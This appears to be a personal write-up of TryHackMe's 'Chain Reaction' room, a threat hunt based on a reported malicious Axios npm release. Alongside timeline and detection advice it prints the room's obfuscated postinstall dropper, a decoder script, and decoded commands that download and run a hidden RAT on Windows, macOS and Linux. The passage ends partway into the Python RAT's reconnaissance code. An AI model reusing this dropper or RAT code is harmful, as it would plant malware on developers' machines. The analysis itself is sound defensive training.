Chain Reaction | Axios Attack (TryHackMe)

On March 31, 2026, two malicious versions of Axios — one of JavaScript's most downloaded HTTP client libraries — were quietly pushed to npm and downloaded by developers across the globe. What followed was a textbook supply chain attack: a compromised maintainer account, a fake dependency staged 18 hours in advance, and a cross-platform RAT silently dropped on Windows, macOS, and Linux systems. In this writeup, I walk through the TryHackMe "Chain Reaction" room, which mirrors the real incident through a hands-on threat hunting challenge on a Linux workstation. Here's how I investigated it.
This was one of the most interesting challenges on TryHackMe. It made me realize how the Axios Attack was well thought out
Introduction
In this room, you'll unwrap a sophisticated supply chain attack on Axios, one of the most popular JavaScript libraries with over 80 million(opens in new tab) weekly downloads. We will skip the full incident breakdown and focus on the most interesting attack techniques and detection opportunities unique to the case. In the final task, you'll also put your skills to the test in a challenge that closely mirrors the real Axios supply chain attack on a Linux workstation.
Task 2: Conceptual attack details and interesting observations
Task 3: Cheat sheet for the challenge; skip it if you don't want any hints
Task 4: The threat hunting challenge that closely mirrors the Axios attack
To better understand the tasks, you are encouraged to read the threat reports first:
Attack Observations
Incident Overview
On March 31, 2026, two malicious versions of Axios, 1.14.1 and 0.30.4, were published to the npm package registry and injected with a malicious dependency that downloaded a second-stage RAT on both Windows, MacOS, and Linux systems. Security vendors attribute the attack to one of North Korea's financially motivated state actors, such as UNC1069(opens in new tab). Below you can see a summarized incident timeline:
| # | Attack Stage | Description |
|---|---|---|
| 1 | Social Engineering | Attackers compromise a lead Axios maintainer's npm account via social engineering |
| 2 | Resource Development | Attackers stage a fake package (plain-crypto-js@4.2.0) 18 hours before the attack |
| 3 | Backdoor Creation | Attackers publish the malicious plain-crypto-js@4.2.1 with a hidden postinstall hook |
| 4 | Dependency Injection | Attackers release axios@1.14.1 and axios@0.30.4 and add plain-crypto-js@4.2.1 as a dependency |
| 5 | Supply Chain Attack | Once a developer installs or updates Axios (e.g., with npm install), the new dependency is picked up: |
The postinstall hook
node setup.jsexecutes automaticallyThe payload deploys a RAT (Windows / macOS / Linux)
The installer replaces
setup.jswith a clean decoy file
6 | C2 Establishment | The RAT is then used to steal secrets or gain access to the internal network |
The next paragraphs highlight some of the most interesting attack phases and observations.
(1) Social Engineering
The compromise began(opens in new tab) with a social engineering attack on the Axios maintainer, jasonsaayman. Attackers posed as a trusted company and invited him into a corporate Slack channel. After gaining his trust, they sent a fake Microsoft Teams meeting link and used a ClickFix(opens in new tab) approach, displaying a fake system error with instructions to "fix" it by entering malicious OS commands. Following those instructions, jasonsaayman silently installed a data stealer, which harvested his npm access token.
This is a good indicator of how complex targeted attacks have become, as the adversaries would have to:
Research the interests and relations of the Axios maintainer
Create a convincing company profile and social media presence
Work as a group to make the Slack workspace appear legitimate
Build the appropriate ClickFix infrastructure

(4) Dependency Injection
You might wonder why the attackers didn't just backdoor the Axios source code directly; why go through the trouble of creating a fake dependency and triggering it with a postinstall hook? There are at least two reasons:
To make the attack payload more modular and easier to modify and/or self-destruct after execution
To draw less attention, as the Axios source code is more likely to be monitored than its dependencies
(Image template credit: XKCD(opens in new tab))
(6) Unsophisticated RATs
The initial attack stages are fairly sophisticated, with significant effort spent on building trust during social engineering, developing attack infrastructure, and obfuscating the JavaScript payload. On the other hand, the final stage is much easier to detect and analyze. For example:
The Linux RAT(opens in new tab) is a simple Python script that does not persist on the system
The Windows RAT(opens in new tab) is a PowerShell script persisting via the Run registry key
The MacOS RAT(opens in new tab) is a non-stripped binary, trivial to reverse engineer
The C2 communicates over HTTP to a hardcoded URL (hxxp://sfrclak[.]com:8000/6202033)
The code contains multiple bugs and grammatical mistakes across all platforms. For example:

This pattern shows up in many recent attacks. Once the initial stage succeeds without triggering any security controls, attackers assume the defenses weren't there, and the hard part is over. Therefore, they stop putting effort into hiding what comes next: the minimally needed C2 infrastructure to steal the data and gain remote control over the victims.
Incident Impact
Between ~00:21 and ~03:15 UTC, anyone who updated Axios to the latest version received a RAT alongside it: students learning JavaScript, independent developers, and big organizations using Axios in corporate applications. There are no public records of which companies were compromised, but the full attack impact may not be felt for some time:
The credentials stolen by RAT may be placed in Darknet markets and bought by other threat actors
The infected devices may be used to attack internal networks months after the Axios supply chain
Detection Cheat Sheet
Challenge Cheat Sheet
You should be able to complete the challenge using basic prebuilt tools and methodologies. However, you are encouraged to apply the unique logs and techniques described below to gain additional context and learn something new. Please note that the information provided may serve as a mini write-up. If you want to have a purely challenging experience, consider skipping this task for later.
Detecting Postinst With Logs
During npm supply chain attacks, it's often difficult to identify which of hundreds of dependencies caused the infection, or when and how they were installed. Fortunately, npm logs the output of every command, such as npm update or npm install, to per-command ~/.npm/_logs/*.log files. The example below shows evidence of an npm update command that pulled in axios@1.14.1, which in turn installed plain-crypto-js@4.2.1 and its malicious postinstall script (line 22):
user@infected-pc$ cat ~/.npm/_logs/2026-04-01T18_30_45_000Z-debug-0.log
1 info using npm@11.11.0
2 info using node@v24.14.1
7 verbose title npm update
8 verbose argv "update"
14 silly fetch manifest axios@1.14.1
16 silly fetch manifest plain-crypto-js@4.2.1
22 info run plain-crypto-js@4.2.1 postinstall node_modules/plain-crypto-js node setup.js
25 info run plain-crypto-js@4.2.1 postinstall { code: 0, signal: null }
26 silly CHANGE node_modules/axios
27 silly ADD node_modules/plain-crypto-js
29 verbose os Linux 6.17.0-1010-aws
33 info ok
Deobfuscating JavaScript
In this and other attacks involving JavaScript, you often deal with heavily obfuscated code that takes much time to understand. However, it's usually possible to uncover the main keywords in minutes using browser DevTools or a local Node.js installation. For example, imagine you have a payload with a function called _entry, and you want to get the values of its s and F variables.

You don't need to fully understand the obfuscation, just comment out the final function call and add print statements (console.log) for any variables that look interesting. JavaScript will do the deobfuscation work for you. Just be careful not to execute anything that could cause harm; ensure to strip any dangerous functions like fetch or exec:


Sniffing C2 Traffic
Lastly, the second-stage payload communicates over plain HTTP, which means traffic can be intercepted and inspected with Wireshark. For this attack, it's not really necessary, since the C2 behavior is already readable directly from the RAT's source code. However, it's a useful technique for more complex scenarios where source code isn't available or you can only investigate C2 behavior from the corporate firewall.
Chain Reaction Challenge
Chain Reaction
The TryHackMe SOC team has just received a threat report flagging a supply chain attack targeting the Axios npm library. The team has begun hunting across developer workstations, and one employee stands out in the initial sweep: Richard Lee, a junior developer working on a new blog redesign who recently started learning Axios. Your job is to verify whether his Ubuntu laptop (lpt-18092) was infected before the attackers make their next move. Good luck!
Note: You won't need to interact with Docker or container logs in this challenge. |
Answer the questions below
What is the version of the installed Axios library? 1.14.1
What suspicious package does Axios depend on?
Answer Example: supply-chainer@2.7.5 typing-coreutils@1.6.4
cat 2026-04-06T00_29_54_717Z-debug-0.log
0 verbose cli /home/ubuntu/.nvm/versions/node/v24.14.1/bin/node /home/ubuntu/.nvm/versions/node/v24.14.1/bin/npm
1 info using npm@11.11.0
2 info using node@v24.14.1
3 silly config load:file:/home/ubuntu/.nvm/versions/node/v24.14.1/lib/node_modules/npm/npmrc
4 silly config load:file:/home/ubuntu/Desktop/thm-blog/.npmrc
5 silly config load:file:/home/ubuntu/.npmrc
6 silly config load:file:/home/ubuntu/.nvm/versions/node/v24.14.1/etc/npmrc
7 verbose title npm update
8 verbose argv "update"
9 verbose logfile logs-max:10 dir:/home/ubuntu/.npm/_logs/2026-04-06T00_29_54_717Z-
10 verbose logfile /home/ubuntu/.npm/_logs/2026-04-06T00_29_54_717Z-debug-0.log
11 silly logfile done cleaning log files
12 silly packumentCache heap:2228224000 maxSize:557056000 maxEntrySize:278528000
13 silly idealTree buildDeps
14 silly fetch manifest axios@1.14.1
15 silly placeDep ROOT axios@1.14.1 REPLACE for: thm-blog@1.0.0 want: latest
16 silly fetch manifest typing-coreutils
17 silly placeDep ROOT typing-coreutils@1.6.4 OK for: thm-blog@1.0.0
18 silly reify moves {
18 silly reify   "node_modules/axios": "node_modules/.axios-1.14.0"
18 silly reify }
19 silly audit bulk request {
19 silly audit   asynckit: [ '0.4.0' ],
19 silly audit   axios: [ '1.14.1' ],
19 silly audit   'call-bind-apply-helpers': [ '1.0.2' ],
19 silly audit   'combined-stream': [ '1.0.8' ],
19 silly audit   'delayed-stream': [ '1.0.0' ],
19 silly audit   'dunder-proto': [ '1.0.1' ],
19 silly audit   'es-define-property': [ '1.0.1' ],
19 silly audit   'es-errors': [ '1.3.0' ],
19 silly audit   'es-object-atoms': [ '1.1.1' ],
19 silly audit   'es-set-tostringtag': [ '2.1.0' ],
19 silly audit   'follow-redirects': [ '1.15.11' ],
19 silly audit   'form-data': [ '4.0.5' ],
19 silly audit   'function-bind': [ '1.1.2' ],
19 silly audit   'get-intrinsic': [ '1.3.0' ],
19 silly audit   'get-proto': [ '1.0.1' ],
19 silly audit   gopd: [ '1.2.0' ],
19 silly audit   'has-symbols': [ '1.1.0' ],
19 silly audit   'has-tostringtag': [ '1.0.2' ],
19 silly audit   hasown: [ '2.0.2' ],
19 silly audit   'math-intrinsics': [ '1.1.0' ],
19 silly audit   'mime-db': [ '1.52.0' ],
19 silly audit   'mime-types': [ '2.1.35' ],
19 silly audit   'proxy-from-env': [ '2.1.0' ],
19 silly audit   'typing-coreutils': [ '1.6.4' ]
19 silly audit }
20 http cache https://registry.npmjs.org/axios 31ms (cache hit)
21 http cache https://registry.npmjs.org/typing-coreutils 27ms (cache hit)
22 info run typing-coreutils@1.6.4 postinstall node_modules/typing-coreutils node postinst.js
23 http fetch POST 200 https://registry.npmjs.org/-/npm/v1/security/advisories/bulk 238ms
24 silly audit report {}
25 info run typing-coreutils@1.6.4 postinstall { code: 0, signal: null }
26 silly CHANGE node_modules/axios
27 silly ADD node_modules/typing-coreutils
28 verbose cwd /home/ubuntu/Desktop/thm-blog
29 verbose os Linux 6.17.0-1010-aws
30 verbose node v24.14.1
31 verbose npm  v11.11.0
32 verbose exit 0
33 info ok
ubuntu@lpt-18092:~/.npm/_logs$ ls
2026-04-06T00_29_54_717Z-debug-0.log  2026-04-06T21_33_28_493Z-debug-0.log
ubuntu@lpt-18092:~/.npm/_logs$ cat 2026-04-06T21_33_28_493Z-debug-0.log
0 verbose cli /home/ubuntu/.nvm/versions/node/v24.14.1/bin/node /home/ubuntu/.nvm/versions/node/v24.14.1/bin/npm
1 info using npm@11.11.0
2 info using node@v24.14.1
3 silly config load:file:/home/ubuntu/.nvm/versions/node/v24.14.1/lib/node_modules/npm/npmrc
4 silly config load:file:/home/ubuntu/.cache/typescript/6.0/.npmrc
5 silly config load:file:/home/ubuntu/.npmrc
6 silly config load:file:/home/ubuntu/.nvm/versions/node/v24.14.1/etc/npmrc
7 verbose title npm install types-registry@latest
8 verbose argv "install" "--ignore-scripts" "types-registry@latest"
9 verbose logfile logs-max:10 dir:/home/ubuntu/.npm/_logs/2026-04-06T21_33_28_493Z-
10 verbose logfile /home/ubuntu/.npm/_logs/2026-04-06T21_33_28_493Z-debug-0.log
11 silly logfile done cleaning log files
12 silly packumentCache heap:2228224000 maxSize:557056000 maxEntrySize:278528000
13 silly packumentCache corgi:https://registry.npmjs.org/types-registry cache-miss
14 http fetch GET 200 https://registry.npmjs.org/types-registry 369ms (cache miss)
15 silly packumentCache corgi:https://registry.npmjs.org/types-registry set size:undefined disposed:false
16 silly idealTree buildDeps
17 silly fetch manifest types-registry@0.1.764
18 silly packumentCache full:https://registry.npmjs.org/types-registry cache-miss
19 http fetch GET 200 https://registry.npmjs.org/types-registry 480ms (cache miss)
20 silly packumentCache full:https://registry.npmjs.org/types-registry set size:undefined disposed:false
21 silly placeDep ROOT types-registry@0.1.764 REPLACE for:  want: 0.1.764
22 silly reify moves {}
23 silly audit bulk request {
23 silly audit   '@types/node': [ '25.5.2' ],
23 silly audit   '@types/react': [ '19.2.14' ],
23 silly audit   csstype: [ '3.2.3' ],
23 silly audit   'undici-types': [ '7.18.2' ],
23 silly audit   'types-registry': [ '0.1.764' ]
23 silly audit }
24 http fetch POST 200 https://registry.npmjs.org/-/npm/v1/security/advisories/bulk 166ms
25 silly audit report {}
26 verbose cwd /home/ubuntu/.cache/typescript/6.0
27 verbose os Linux 6.17.0-1010-aws
28 verbose node v24.14.1
29 verbose npm  v11.11.0
30 verbose exit 0
31 info ok
What command is run after the package installation? node postinst.js
What is the encryption key for the JS strings? OrDeR_7077
cd Desktop/thm-blog/node_modules/typing-coreutils
ubuntu@lpt-18092:~/Desktop/thm-blog/node_modules/typing-coreutils$ cat postinst.js
const _trans_1 = function (x, r) { try { const E = r.split("").map(Number); return x.split("").map(((x, r) => { const S = x.charCodeAt(0), a = E[7 * r * r % 10]; return String.fromCharCode(S ^ a ^ 333) })).join("") } catch { } }, _trans_2 = function (x, r) { try { let E = x.split("").reverse().join("").replaceAll("_", "="), S = Buffer.from(E, "base64").toString("utf8"); return _trans_1(S, r) } catch { } }, stq = ["_kLx+SMqE7KxlS8vE3LxSScqEHKxjScpE7Kx", "__gvELKx", "__gvEvKx", "_Iax9WsuF3bx1W8tFfKxlScuEPaxmSsrEvKx4SMvE/LxsSsvELaxiW8tF3Lx+ScuEXKx", "", "__wvF7bxkSMpErLx", "jSMpErLx4SMrEnKx", "_oaxtWcrF3axHWMqEnLxhSMrEvIxqWcoF3bxtWcoF/axsSsoF3axvWMqFXIxZSMjE3JxSScmE3JxvW8rFraxhSMqEnKxtW8qFraxvW8rFbIxESMhEHIxSS8nE7IxZS8rF/axtWMqF/axFScmEzIxdSclE7JxdS8rFjaxtWMqEHKxkS8qEfaxtWsvE7LxrScvETLxvScrF3LxvSMoF3axjS8rEnKxpSMpEXKxtWcvEDaxtW8rFjaxUS8nEzIxDSMhEjIxSSsnE3JxoW8rF3axrWcrF/axoWchEnJxMSsmELJxeScnE/axvWsqFPbxtW8rFjaxGS8gETIxBSskEjJxOSsnE/axoWcrF/axvWMvFnLxpSMuEnKxiSMuE3LxiWsqE/LxiSMpFDKx9S8oETax+SMqErKxsSspEnKxsScvE/axoWcrFnKxgWcrFnJxZSsgE3JxtWskEDaxtWsvEDaxtWspE/Lx4SsrEraxuSsoF3axoSctE/KxjWcqEDKxpS8rF3axjSMuE/JxkWcoEHKxoSsoE7JxnS8rELKxtWsqF3axtW8hFPaxvWcoEHKxoScpEnJxjWcuE3LxjS8vE7KxeSsmE/axiWcuE7KxoSMoE/KxCSMqEnLxsS8rE/LxOScrFfbxtWcoEHKxoScpEnJxnS8rELKxqWcuEjKxeScrF3axqWcrFfYx", "_sKxiWcrFjaxFScmEzIxdSskEbIxMSsjELIxGS8rF3axhSMqEnKxqW8qFvaxtWcpErKxiScoELKxjScpFLaxtW8rFLIxZSMjE3JxSScgEvIxOSsgEHIxoWcrFnLx9SMpE/LxpSsvE7Kx", "__wrFLIxZSMjE3JxSScgEvIxOSsgEHIxqW8qE/LxgWcrFDKx4S8rF3ax5SsuETKx/SsrE7LxtWspEHKxoScpEnLxtWsoEnKxtWcrFraxtW8hFTLx4ScuE3axpS8oEjKxqWcrF3axtWsqF3axtWcrFfYxvWspEHKx4S8oEXax7SMqEnKxiWcrFTbxrWcrF/axWS8qF3axvWcrFvaxqWsvE3axrWsqF/axtW8rF3axrWsqFnKxtW8qFraxvW8rFHJxtWsrEfaxtWcpE7LxwSsoFPKxkS8rELaxqW8qFvaxtWMqF3axrWcrFnKxtWMrF3axvWcrFrbx6WsuF3axpSsoEfKxlSsrE3axsW8qF3axvWcrFvaxqWsvE3axrWsqF/axtWsvEDaxtWMqF3axrWcrFjax9WcuE7Kx4ScqEXKx/ScvELaxtS8vELKxjWMoE3LxkS8oF7LxoScrEzKxmSsrEzKx9SsqFnKxgWcrFjaxtW8qF3axsScrFzaxtWcqE3axsWcrF/axtWsoEDaxqWcoE/Lx4ScqE/axtWcuE3LxkSMuE7Kx+ScrFbKxhSMqEXKx+ScrFXKxpScrF3axqWcrF3axtWcrF3axqWcrF3axtWMgFTLx/ScuE3axtWsqF3axtWcrFraxtW8hFDLxvWcqETKxiSMoEPax+SsrEzKxjWMqEHKx6ScvEzKxjW8pELKxuSsoF7LxoSsoE7KxsSsjEXax0S8vEzKx/S8rEPKxBSsoF/axqWcoF/axGS8gETIxGSskE/JxOScmE/axtWcoF/axvWcsE3axiScuEraxwScqE3axhWsvEraxhWMrEbLxqWcuEjKx+ScrF3axqWcrFfYx", "__wqF3ax8W8qFTbx/WcrFHKxmSMuEPKxiW8uEjKxuSsoF3axzWsqF/axFScmEzIxdSclEHIxMSsjEXIxBS8rF3ax5ScvEPKx/SsrE7LxrSsvELKxtWcvEjLxiSsoEPKx", "", "_saxqWshEPIxESshELJxfSsjE7JxtW8sE3LxjWMqEnLxkSMoELKx/ScvETaxiWcvEDKx+SsoF3ax+W8oELKxiScuETLx9SsqFvaxrWcrFbIxDS8gEHIxSS8nEnIxeScrF7LxgWcrF7Lx+SMqEnLxrScoELaxqS8vELKxkWMpE3Lx0SsuE3axpSMoF3ax0SsuEPaxoSsvEPKxgSsoE/Lx9S8oFXax9SMoEnLxlWcrFLKxgWcrFHKx4SMuE7Kx", "jSsoE7LxgS8oFjKxqSMrEbKxpSMrE3Lx", "_kKxnS8oFjKxqSMrEbKxpSMrE3Lx", "_gKxySMqEPax", "_wbx5ScvEPax", "_4LxoS8uEPax",], ord = "OrDeR_7077", _entry = function (x) { try { let r = 4027, E = (r.toString().charCodeAt(2), atob("TE9DQUw^".replaceAll("^", "=")) + atob("X1BBVEg^".replaceAll("^", "="))), S = atob("UFM_".replaceAll("_", "=")) + atob("X1BBVEg_".replaceAll("_", "=")), a = atob("U0NSXw--".replaceAll("-", "=")) + atob("TElOSw))".replaceAll(")", "=")), c = atob("UFNfQg--".replaceAll("-", "=")) + atob("SU5BUlk*".replaceAll("*", "=")), s = atob("d2hlcmUgcG93ZXJzaGVsbA((".replaceAll("(", "=")), t = require(_trans_2(stq[2], ord)), W = require(_trans_2(stq[1], ord)), { execSync: F } = require(_trans_2(stq[0], ord)), o = W.platform(), e = W.tmpdir(), q = _trans_2(stq[3], ord) + x, n = (_trans_2(stq[4], ord), ""); W.type(), W.release(), W.arch(); for (; ;) { if (o === _trans_2(stq[6], ord)) { let r = e + "/" + x, S = _trans_2(stq[9], ord); S = S.replaceAll(a, q), S = S.replaceAll(E, r), t.writeFileSync(r, S), n = _trans_2(stq[10], ord), n = n.replaceAll(E, r) } else if (o === _trans_2(stq[5], ord)) { let r = F(s).toString().trim(), W = process.env.PROGRAMDATA + "\\wt" + _trans_2(stq[15], ord); t.existsSync(W) || t.copyFileSync(r, W); let o = e + "\\" + x + _trans_2(stq[17], ord), K = e + "\\" + x + _trans_2(stq[16], ord), l = _trans_2(stq[7], ord); l = l.replaceAll(a, q), l = l.replaceAll(S, K), l = l.replaceAll(c, W), t.writeFileSync(o, l), n = _trans_2(stq[8], ord), n = n.replaceAll(E, o) } else n = _trans_2(stq[12], ord), n = n.replaceAll(a, q); break } F(n) } catch { } }; /* THM safeguad start */ const fs = require('fs'); if (!fs.existsSync('/var/lib/safeguard.thm')) { process.exit(1) }; /* THM safeguad end */ _entry("1502068")
What is the full C2 URL found in the JS file? http://sfrquack.thm:8000/1502068
cat > /tmp/decode.js << 'EOF'
const _trans_1 = function (x, r) { try { const E = r.split("").map(Number); return x.split("").map(((x, r) => { const S = x.charCodeAt(0), a = E[7 * r * r % 10]; return String.fromCharCode(S ^ a ^ 333) })).join("") } catch { } };
const _trans_2 = function (x, r) { try { let E = x.split("").reverse().join("").replaceAll("_", "="), S = Buffer.from(E, "base64").toString("utf8"); return _trans_1(S, r) } catch { } };
const stq = ["_kLx+SMqE7KxlS8vE3LxSScqEHKxjScpE7Kx", "__gvELKx", "__gvEvKx", "_Iax9WsuF3bx1W8tFfKxlScuEPaxmSsrEvKx4SMvE/LxsSsvELaxiW8tF3Lx+ScuEXKx", "", "__wvF7bxkSMpErLx", "jSMpErLx4SMrEnKx", "_oaxtWcrF3axHWMqEnLxhSMrEvIxqWcoF3bxtWcoF/axsSsoF3axvWMqFXIxZSMjE3JxSScmE3JxvW8rFraxhSMqEnKxtW8qFraxvW8rFbIxESMhEHIxSS8nE7IxZS8rF/axtWMqF/axFScmEzIxdSclE7JxdS8rFjaxtWMqEHKxkS8qEfaxtWsvE7LxrScvETLxvScrF3LxvSMoF3axjS8rEnKxpSMpEXKxtWcvEDaxtW8rFjaxUS8nEzIxDSMhEjIxSSsnE3JxoW8rF3axrWcrF/axoWchEnJxMSsmELJxeScnE/axvWsqFPbxtW8rFjaxGS8gETIxBSskEjJxOSsnE/axoWcrF/axvWMvFnLxpSMuEnKxiSMuE3LxiWsqE/LxiSMpFDKx9S8oETax+SMqErKxsSspEnKxsScvE/axoWcrFnKxgWcrFnJxZSsgE3JxtWskEDaxtWsvEDaxtWspE/Lx4SsrEraxuSsoF3axoSctE/KxjWcqEDKxpS8rF3axjSMuE/JxkWcoEHKxoSsoE7JxnS8rELKxtWsqF3axtW8hFPaxvWcoEHKxoScpEnJxjWcuE3LxjS8vE7KxeSsmE/axiWcuE7KxoSMoE/KxCSMqEnLxsS8rE/LxOScrFfbxtWcoEHKxoScpEnJxnS8rELKxqWcuEjKxeScrF3axqWcrFfYx", "_sKxiWcrFjaxFScmEzIxdSskEbIxMSsjELIxGS8rF3axhSMqEnKxqW8qFvaxtWcpErKxiScoELKxjScpFLaxtW8rFLIxZSMjE3JxSScgEvIxOSsgEHIxoWcrFnLx9SMpE/LxpSsvE7Kx", "__wrFLIxZSMjE3JxSScgEvIxOSsgEHIxqW8qE/LxgWcrFDKx4S8rF3ax5SsuETKx/SsrE7LxtWspEHKxoScpEnLxtWsoEnKxtWcrFraxtW8hFTLx4ScuE3axpS8oEjKxqWcrF3axtWsqF3axtWcrFfYxvWspEHKx4S8oEXax7SMqEnKxiWcrFTbxrWcrF/axWS8qF3axvWcrFvaxqWsvE3axrWsqF/axtW8rF3axrWsqFnKxtW8qFraxvW8rFHJxtWsrEfaxtWcpE7LxwSsoFPKxkS8rELaxqW8qFvaxtWMqF3axrWcrFnKxtWMrF3axvWcrFrbx6WsuF3axpSsoEfKxlSsrE3axsW8qF3axvWcrFvaxqWsvE3axrWsqF/axtWsvEDaxtWMqF3axrWcrFjax9WcuE7Kx4ScqEXKx/ScvELaxtS8vELKxjWMoE3LxkS8oF7LxoScrEzKxmSsrEzKx9SsqFnKxgWcrFjaxtW8qF3axsScrFzaxtWcqE3axsWcrF/axtWsoEDaxqWcoE/Lx4ScqE/axtWcuE3LxkSMuE7Kx+ScrFbKxhSMqEXKx+ScrFXKxpScrF3axqWcrF3axtWcrF3axqWcrF3axtWMgFTLx/ScuE3axtWsqF3axtWcrFraxtW8hFDLxvWcqETKxiSMoEPax+SsrEzKxjWMqEHKx6ScvEzKxjW8pELKxuSsoF7LxoSsoE7KxsSsjEXax0S8vEzKx/S8rEPKxBSsoF/axqWcoF/axGS8gETIxGSskE/JxOScmE/axtWcoF/axvWcsE3axiScuEraxwScqE3axhWsvEraxhWMrEbLxqWcuEjKx+ScrF3axqWcrFfYx", "__wqF3ax8W8qFTbx/WcrFHKxmSMuEPKxiW8uEjKxuSsoF3axzWsqF/axFScmEzIxdSclEHIxMSsjEXIxBS8rF3ax5ScvEPKx/SsrE7LxrSsvELKxtWcvEjLxiSsoEPKx", "", "_saxqWshEPIxESshELJxfSsjE7JxtW8sE3LxjWMqEnLxkSMoELKx/ScvETaxiWcvEDKx+SsoF3ax+W8oELKxiScuETLx9SsqFvaxrWcrFbIxDS8gEHIxSS8nEnIxeScrF7LxgWcrF7Lx+SMqEnLxrScoELaxqS8vELKxkWMpE3Lx0SsuE3axpSMoF3ax0SsuEPaxoSsvEPKxgSsoE/Lx9S8oFXax9SMoEnLxlWcrFLKxgWcrFHKx4SMuE7Kx", "jSsoE7LxgS8oFjKxqSMrEbKxpSMrE3Lx", "_kKxnS8oFjKxqSMrEbKxpSMrE3Lx", "_gKxySMqEPax", "_wbx5ScvEPax", "_4LxoS8uEPax"];
const ord = "OrDeR_7077";
stq.forEach((s, i) => console.log(`stq[\({i}]: \){_trans_2(s, ord)}`));
EOF
node /tmp/decode.js
stq[0]: child_process
stq[1]: os
stq[2]: fs
stq[3]: http://sfrquack.thm:8000/
stq[4]:
stq[5]: win32
stq[6]: darwin
stq[7]:
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" ""SCR_LINK"" > ""PS_PATH"" & ""PS_BINARY"" -w hidden -ep bypass -file ""PS_PATH"" ""SCR_LINK"" & del ""PS_PATH"" /f", 0, False

stq[8]: cscript "LOCAL_PATH" //nologo && del "LOCAL_PATH" /f
stq[9]:
    set {a, s, d} to {"", "SCR_LINK", "/Library/Caches/com.apple.act.mond"}
        try
            do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s " & s & " && chmod 770 " & d & " && /bin/zsh -c \"" & d & " " & s & " &\" &> /dev/null"
        end try
    do shell script "rm -rf LOCAL_PATH"
stq[10]: nohup osascript "LOCAL_PATH" > /dev/null 2>&1 &
stq[11]:
stq[12]: curl -o /tmp/.promise.py -d pypi.org/latest -s SCR_LINK && python3 /tmp/.promise.py SCR_LINK &
stq[13]: package.json
stq[14]: package.md
stq[15]: .exe
stq[16]: .ps1
stq[17]: .vbs

What string is sent to the C2 to initiate the payload download? pypi.org/latest
What absolute path was the initial Python payload dropped to? /tmp/.promise.py
The Python payload copied itself, and it might still be running!
What is its command line shown by the ps aux command? unattended-upgr /home/ubuntu/.local/apt.conf
- found the
apt.confby checking the files/folders inside the .local path on the terminal, then found theunattended-upgrby checking theapt.conffile
~/.local$ ls
apt.conf  share  state
ubuntu@lpt-18092:~/.local$ cat apt.conf
import string
import secrets
import os
import shutil
import platform
import time
import sys
import subprocess
import base64
import shlex
from pathlib import Path
import json
from urllib.parse import urlsplit
import datetime
import http.client
import sys


def get_os():
    arch = platform.machine().lower()

    if arch in ("x86_64", "amd64"):
        return "linux_x64"
    elif "arm" in arch or "aarch" in arch:
        return "linux_arm"
    else:
        return "linux_unknown"


def get_boot_time():
    with open("/proc/uptime", "r") as f:
        uptime_seconds = float(f.readline().split()[0])
        boot_time = datetime.datetime.now() - datetime.timedelta(seconds=uptime_seconds)
        return boot_time


def get_host_name():
    with open("/proc/sys/kernel/hostname", "r") as f:
        return f.read().strip()


def get_user_name():
    return os.getlogin()


def get_installation_time():
    install_log_path = "/var/log/installer"
    dpkg_log_path = "/var/log/dpkg.log"

    if os.path.exists(install_log_path):
        install_time = os.path.getctime(install_log_path)
    elif os.path.exists(dpkg_log_path):
        install_time = os.path.getctime(dpkg_log_path)
    else:
        return ""

    return datetime.datetime.fromtimestamp(install_time)


def get_system_info():
    manufacturer = ""
    product_name = ""

    try:
        with open("/sys/class/dmi/id/sys_vendor", "r") as f:
            manufacturer = f.read().strip()
    except FileNotFoundError:
        pass

    try:
        with open("/sys/class/dmi/id/product_name", "r") as f:
            product_name = f.read().strip()
    except FileNotFoundError:
        pass

    return manufacturer, product_name


def get_process_list():
    process_list = []
    current_pid = os.getpid()

    for pid in os.listdir("/proc"):
        if pid.isdigit():
            try:
                cmdline_path = os.path.join("/proc", pid, "cmdline")
